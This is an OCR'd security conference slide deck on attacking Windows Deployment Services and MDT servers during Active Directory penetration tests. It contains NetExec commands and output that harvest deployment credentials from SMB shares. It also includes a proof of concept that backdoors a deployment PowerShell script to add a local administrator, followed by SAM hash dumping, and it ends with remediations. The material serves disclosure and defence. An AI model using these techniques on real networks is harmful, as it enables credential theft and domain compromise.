orange Cyberdefense

TROOPERS

Windows Deployment Service:

An AD Blind Spot ?

Geoffrey Sauvageot-Berland - Pentester, security researcher and part-time teacher

https://urlr.me/Ga67SY


Table of contents

1. Introduction

Quicks reminders…

Quick Reminders / PXE

~> **It's not a protocol**, but a boot mechanism that relies *at least* on 2 protocols (DHCP & TFTP).



Credits: it-connect.fr

Important concepts / WDS

~> **W**indows **D**eployment **S**ervices is a Microsoft role for network-based OS deployment

~> Enables PXE boot to install Windows on the network (without physical media)

~> Supports “tiny” automated deployments via unattended.xml file (simple OS customization)

~> Allows centralized management of Windows deployment images

- boot.wim (WinPE)
- install.wim (The OS image)

~> Standalone or integrates with Active Directory for domain-joined deployments

Important concepts / MDT

~> **M**icrosoft **D**eployment **T**oolkit is a well know free solution for customize OS deployments

~> Provides advanced task sequences for fine-grained control of deployment steps

- Install softwares (VLC, 7zip…)
- drivers, Windows updates integration (offline (WSUS) or online servicing)
- PowerShell / VBScript execution during deployment phases

~> Supports hands-free installations via custom rules (CustomSettings.ini, Bootstrap.ini)

~> WDS/MDT work together: WDS handles the PXE process, while MDT performs the deployment.

Why should pentesters care about WDS/MDT?

~> Almost all the time exposes credentials (privileged accounts with “password-never-expires”)

~> Often operates outside the visibility of EDR/XDR solutions

~> Some online articles do not adequately address the security implications of WDS/MDT

2. WDS & MDT: Security concerns

How they work together and possible exploitation paths?

WDS+MDT / What are the generic security concerns?

~> WDS is partially deprecated since 2022*

~> MDT was suddenly removed from the official download site since 2026**

~> No direct replacement announced by Microsoft so far…

~> **Cause:** Windows 11 support is becoming harder to maintain*** (need custom workarounds)

In summary: WDS/MDT servers increase long-term exposure to misconfigurations

**Windows Deployment Services (WDS) boot.wim support*

***Microsoft veut tuer MDT : il n'est plus disponible au téléchargement !*

****Configurer MDT pour Windows 11 (et éviter des problèmes)*


How can we find a WDS/MDT server?

Protocol	Domain Auth required ?	Technical short description
DHCP+TFTP	No	Boot on the network to access to WinPe init or UDP ports scan: 67, 68, 69, 4011
LDAP	Yes (domain account)	Queries AD via LDAP to retrieve PXE/NetBoot objects*
DNS	Yes/No (domain account)	Query for hostname patterns: WDS*, MDT*, PXE*, DEPLOY*
SMB	Yes (domain account)	Enumerate REMINST$\ and DeploymentShare$\ shares over the network*

SMB is often less restricted and provides access to WDS/MDT configuration files.

**Blog post: Quid de la sécurité du rôle Windows Deployment Services - (WDS+MDT) ?*

WDS/MDT SMB “Shares tree”





WDS - Focus on config file / unattended.xml

~> Used for basic installs (hostname, language, local admin (no LAPS support), domain join).

~> Access prerequisites: domain user is need to see this file

~> Location: PXE-SRV\REMINST\WdsClientUnattend\






MDT - Focus on config files / Bootstrap.ini


~> Executed in the first MDT deployment stage during WinPE initialization for OS deployment

~> Contains credentials to access the MDT deployment share, often with elevated privileges (*IME*…)

~> Access prerequisites: at least a domain user is need to see this file

~> Location: PXE-SRV\DeploymentShare$\Control\ and embedded in the WinPE image. (.wim)





MDT - Focus on config files / CustomSettings.ini


~> Core deployment configuration for controlling MDT task sequence behavior


~> Frequently contains sensitive credentials used to access the MDT Deployment Share

~> Access prerequisites: adm access by default or permission misconfigurations

~> Location: PXE-SRV\DeploymentShare$\Control\

~> Not embedded within the LiteTouchPE.wim (WinPE) image





"DomainAdmin" is misleading: only a standard domain join account is required, but many online guides incorrectly recommend using highly privileged credentials.

The two SMB share names

~> WDS: \REMINST\ (visible share ; privileges by default: domain user)

~> MDT: \DeploymentShare$\ (Hidden share ; privileges by default: at least local admin)


```
[Apr 28, 2026 - 14:36:45 (CEST)] exegol-lab NetExec # poetry run python -m nxc.netexec smb 192.168.140.20 -u $USER -p $PASSWORD --shares
SMB         192.168.140.20  445    SRV-PROD-001     [*] Windows Server 2022 Build 20348 x64 (name:SRV-PROD-001) (domain:spoonable.local)
SMB         192.168.140.20  445    SRV-PROD-001     [+] spoonable.local\spoonable_user:
SMB         192.168.140.20  445    SRV-PROD-001     [*] Enumerated shares
SMB         192.168.140.20  445    SRV-PROD-001     Share           Permissions     Remark
SMB         192.168.140.20  445    SRV-PROD-001     -----           -----------     ------
SMB         192.168.140.20  445    SRV-PROD-001     ADMIN$                          Remote Admin
SMB         192.168.140.20  445    SRV-PROD-001     C$                              Default share
SMB         192.168.140.20  445    SRV-PROD-001     CertEnroll      READ            Active Directory Certificate Services share
SMB         192.168.140.20  445    SRV-PROD-001     DeploymentShare$                MDT Deployment Share
SMB         192.168.140.20  445    SRV-PROD-001     IPC$            READ            Remote IPC
SMB         192.168.140.20  445    SRV-PROD-001     REMINST         READ            Windows Deployment Services Share
[Apr 28, 2026 - 14:36:48 (CEST)] exegol-lab NetExec #
```


Steal WinPE and hunt for creds: Manually

~> Simple, but repetitive in large organizations with multiple master images and PXE servers

~> *.wim are readable with archive tools like 7-Zip.

~> “Big” effort required to find credentials across all these Deployment artefacts





~> It would be great if I could do it automatically with a dedicated ~~tool~~ NetExec module

Automating WDS/MDT Credential Hunting:
Introducing the NetExec wds_mdt Module

```
[Apr 29, 2026 - 16:00:46 (CEST)] exegol-lab NetExec # poetry run python -m nxc.netexec smb 192.168.140.20 -u $USER -p $PASSWORD -M wds_mdt -o DOWNLOAD=TRUE OUTDIR=/tmp/wds_mdt
SMB         192.168.140.20  445    SRV-PROD-001     [*] Windows Server 2022 Build 20348 x64 (name:SRV-PROD-001) (domain:spoonable.local) (signing:False) (SMBv1:None)
SMB         192.168.140.20  445    SRV-PROD-001     [+] spoonable.local\spoonable_user:[redacted]
WDS_MDT     192.168.140.20  445    SRV-PROD-001     [+] Found share: DeploymentShare$ (admin access or misconfigured ACLs)
WDS_MDT     192.168.140.20  445    SRV-PROD-001     [+] Credentials found in Control\Bootstrap.ini
WDS_MDT     192.168.140.20  445    SRV-PROD-001       UserID=mdt_admin
WDS_MDT     192.168.140.20  445    SRV-PROD-001       UserPassword=[redacted]
WDS_MDT     192.168.140.20  445    SRV-PROD-001       UserDomain=spoonable.local
WDS_MDT     192.168.140.20  445    SRV-PROD-001     [+] Saved: /tmp/wds_mdt_loot/192.168.140.20_Bootstrap.ini
WDS_MDT     192.168.140.20  445    SRV-PROD-001     [+] Credentials found in Control\CustomSettings.ini
WDS_MDT     192.168.140.20  445    SRV-PROD-001       DomainAdmin=don.pittman
WDS_MDT     192.168.140.20  445    SRV-PROD-001       DomainAdminPassword=[redacted]
WDS_MDT     192.168.140.20  445    SRV-PROD-001       JoinDomain=spoonable.local
WDS_MDT     192.168.140.20  445    SRV-PROD-001       DomainAdminDomain=spoonable.local
WDS_MDT     192.168.140.20  445    SRV-PROD-001       MachineObjectOU=OU=Computers,DC=spoonable,DC=local
WDS_MDT     192.168.140.20  445    SRV-PROD-001     [+] Saved: /tmp/wds_mdt_loot/192.168.140.20_CustomSettings.ini
WDS_MDT     192.168.140.20  445    SRV-PROD-001     [+] Credentials found in Control\Unattend.xml
WDS_MDT     192.168.140.20  445    SRV-PROD-001       AutoLogon.Username=Administrator
WDS_MDT     192.168.140.20  445    SRV-PROD-001       AutoLogon.Password=[redacted]
WDS_MDT     192.168.140.20  445    SRV-PROD-001       Credentials.Domain=spoonable.local
WDS_MDT     192.168.140.20  445    SRV-PROD-001       Credentials.Username=[redacted]
WDS_MDT     192.168.140.20  445    SRV-PROD-001       Credentials.Password=[redacted]
WDS_MDT     192.168.140.20  445    SRV-PROD-001       AdministratorPassword=[redacted]
WDS_MDT     192.168.140.20  445    SRV-PROD-001     [+] Saved: /tmp/wds_mdt_loot/192.168.140.20_Unattend.xml
WDS_MDT     192.168.140.20  445    SRV-PROD-001     [+] Found share: REMINST (standard user access)
WDS_MDT     192.168.140.20  445    SRV-PROD-001     [+] Found WinPE image: Boot\x64\Images\LiteTouchPE_x64-(2).wim (526 MB)
WDS_MDT     192.168.140.20  445    SRV-PROD-001     [+] Saved WinPE: /tmp/wds_mdt_loot/192.168.140.20_LiteTouchPE_x64-(2).wim
WDS_MDT     192.168.140.20  445    SRV-PROD-001     [*] You need to manually extract the image to try gathering credentials (use 7zip or wimlib-imagex).
[Apr 29, 2026 - 16:03:47 (CEST)] exegol-lab NetExec #
```

MDT: DeploymentShare$\
with misconfigured shares
permissions

WDS: REMINST\
Share readable
by all auth users

https://github.com/Pennyw0rth/NetExec/pull/1194

3. PXE Supply Chain Attack

In a real-world internal network assessment…

Context (1/2)

~> French mid-size company

~> The organization demonstrates a mature level of IT security several audits for years

~> EDR & XDR (CrowdStrike on workstations/servers), network *seg°*, AD tiering, LAPS…

But some vulns were still present! Especially regarding the holding PXE server (MDT/WDS).

Context (2/2)

~> PXE Server (WDS/MDT) was still reachable across user VLAN

~> Excessive SMB permissions on DeploymentShare$\Control\ (Read & Write)

WDS/MDT - Supply Chain Attack / PoC

```
# nxc smb 192.168.2.2 -u $USER -p $PASSWORD --shares
SMB         192.168.2.2     445    [*] Windows Server 2022 Build 20348 x64
SMB         192.168.2.2     445    [+]
SMB         192.168.2.2     445    [*] Enumerated shares
SMB         192.168.2.2     445    Share           Permissions     Remark
SMB         192.168.2.2     445    -----           -----------     ------
SMB         192.168.2.2     445    ADMIN$                          Remote Admin
SMB         192.168.2.2     445    C$                              Default share
SMB         192.168.2.2     445    D$                              Default share
SMB         192.168.2.2     445    DeploymentShare$ READ,WRITE
SMB         192.168.2.2     445    IPC$            READ            Remote IPC
SMB         192.168.2.2     445    ldlog           READ
SMB         192.168.2.2     445    ldlogon         READ
SMB         192.168.2.2     445    ldmain
SMB         192.168.2.2     445    Scripts
SMB         192.168.2.2     445    Sources         READ
```

Identify the WDS/MDT server pxe. R/W on DeploymentShare$, which is criticial, because this share contains scripts... (.vbs, .ps1, .bat)

Backdooring one of the existing .ps1 scripts.

```
smbng -d "$DOMAIN" -u "$USER" -p "$PASSWORD" --host
 ___ _ __ ___ | |__   __| (_) ___ _ __ | |_      _ __   __ _
/ __| '_ ` _ \| '_ \ / _| | |/ _ \ '_ \| __|____| '_ \ / _` |
\__ \ | | | | | |_) | (_| | |  __/ | | | ||____| | | | (_| |
|___/_| |_| |_|_.__/ \___|_|_|\___|_| |_|\__|    |_| |_|\__, |
   by @podalirius_                                  v3.0.0  |___/

[+] Successfully authenticated to '                ' as '                              !

                                                    at administration_script    .ps1
$Use
$Pas

$SecurePassword = ConvertTo-SecureString $PasswordPlain -AsPlainText -Force

New-LocalUser -Name $Username -Password $SecurePassword -FullName "Local Admin"

Add-LocalGroupMember -Group "Administrators" -Member $Username

reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f
```

"Waiting for a new PXE deployment"
(thanks to sysadmin collab)


```
/workspace # nxc smb                -u 'local_admin_ocd' -p '          '
   [*] Windows 11 Build 22621 x64                          (signing:False)
   [+]    \local_admin_ocd:          (admin)
   [*] Dumping SAM hashes
```

Local admin successfully added! **Out of band compromise**. Remote admin via SMB is available (thanks to the registry rule.)

4. Conclusion

Remediations and take aways

Remediations

~> Use a dedicated network segment for PXE traffic in any case !

~> Or clean up deployment share sensitive files in shares / use gMSA account

~> Harden SMB share permissions of the deployment shares used by WDS/MDT

~> In the future: Consider migrating to MECM, Ivanti, FOG Project (free), DeployR (freemium)

Take Aways

~> WDS/MDT remains widely overlooked, which makes it particularly valuable in AD pentest


~> Frequently expose creds that can be accessed through multiple protocols

~> Many tutorials exposes overly permissive configurations, often resulting in overprivileged users

~> Most abuse scenarios rely on legitimate functionalities and expected administrative behavior

One last “funny” thing…

~> Removing the WDS role and MDT does not removes files on disk and sharing permissions




```
# poetry run python -m nxc.netexec smb 192.168.140.20 -u $USER -p $PASSWORD --shares
[*] Windows Server 2022 Build 20348 x64 (name:SRV-PROD-001) (domain:spoonable.local)
[+] spoonable.local\spoonable_user:
[*] Enumerated shares
Share           Permissions     Remark
-----           -----------     ------
ADMIN$                          Remote Admin
C$                              Default share
CertEnroll      READ            Active Directory Certificate Services share
DeploymentShare$                MDT Deployment Share
IPC$            READ            Remote IPC
REMINST         READ            Windows Deployment Services Share
#
```

That’s why many customers we have audited remain vulnerable,

even after they have stopped using WDS/MDT… :D

Thanks

~> Claire Vacherot (@non_curat_lex), Samuel Gaudemer (@scam) *Pentesters & Security Res°*

~> Jérôme Bezet-Torres (@JM2K69) *Computer science teacher, MVP x6*

~> Troopers staff

~> Family and close friends

~> Orange Cyberdefense (@OrangeCyberFR)

Cyberdefense

TROOPERS

Windows Deployment Service:

An AD Blind Spot ?

Q&A


https://fr.linkedin.com/in/geoffrey-sb


geoffrey.sauvageotberland@orangecyberdefense.com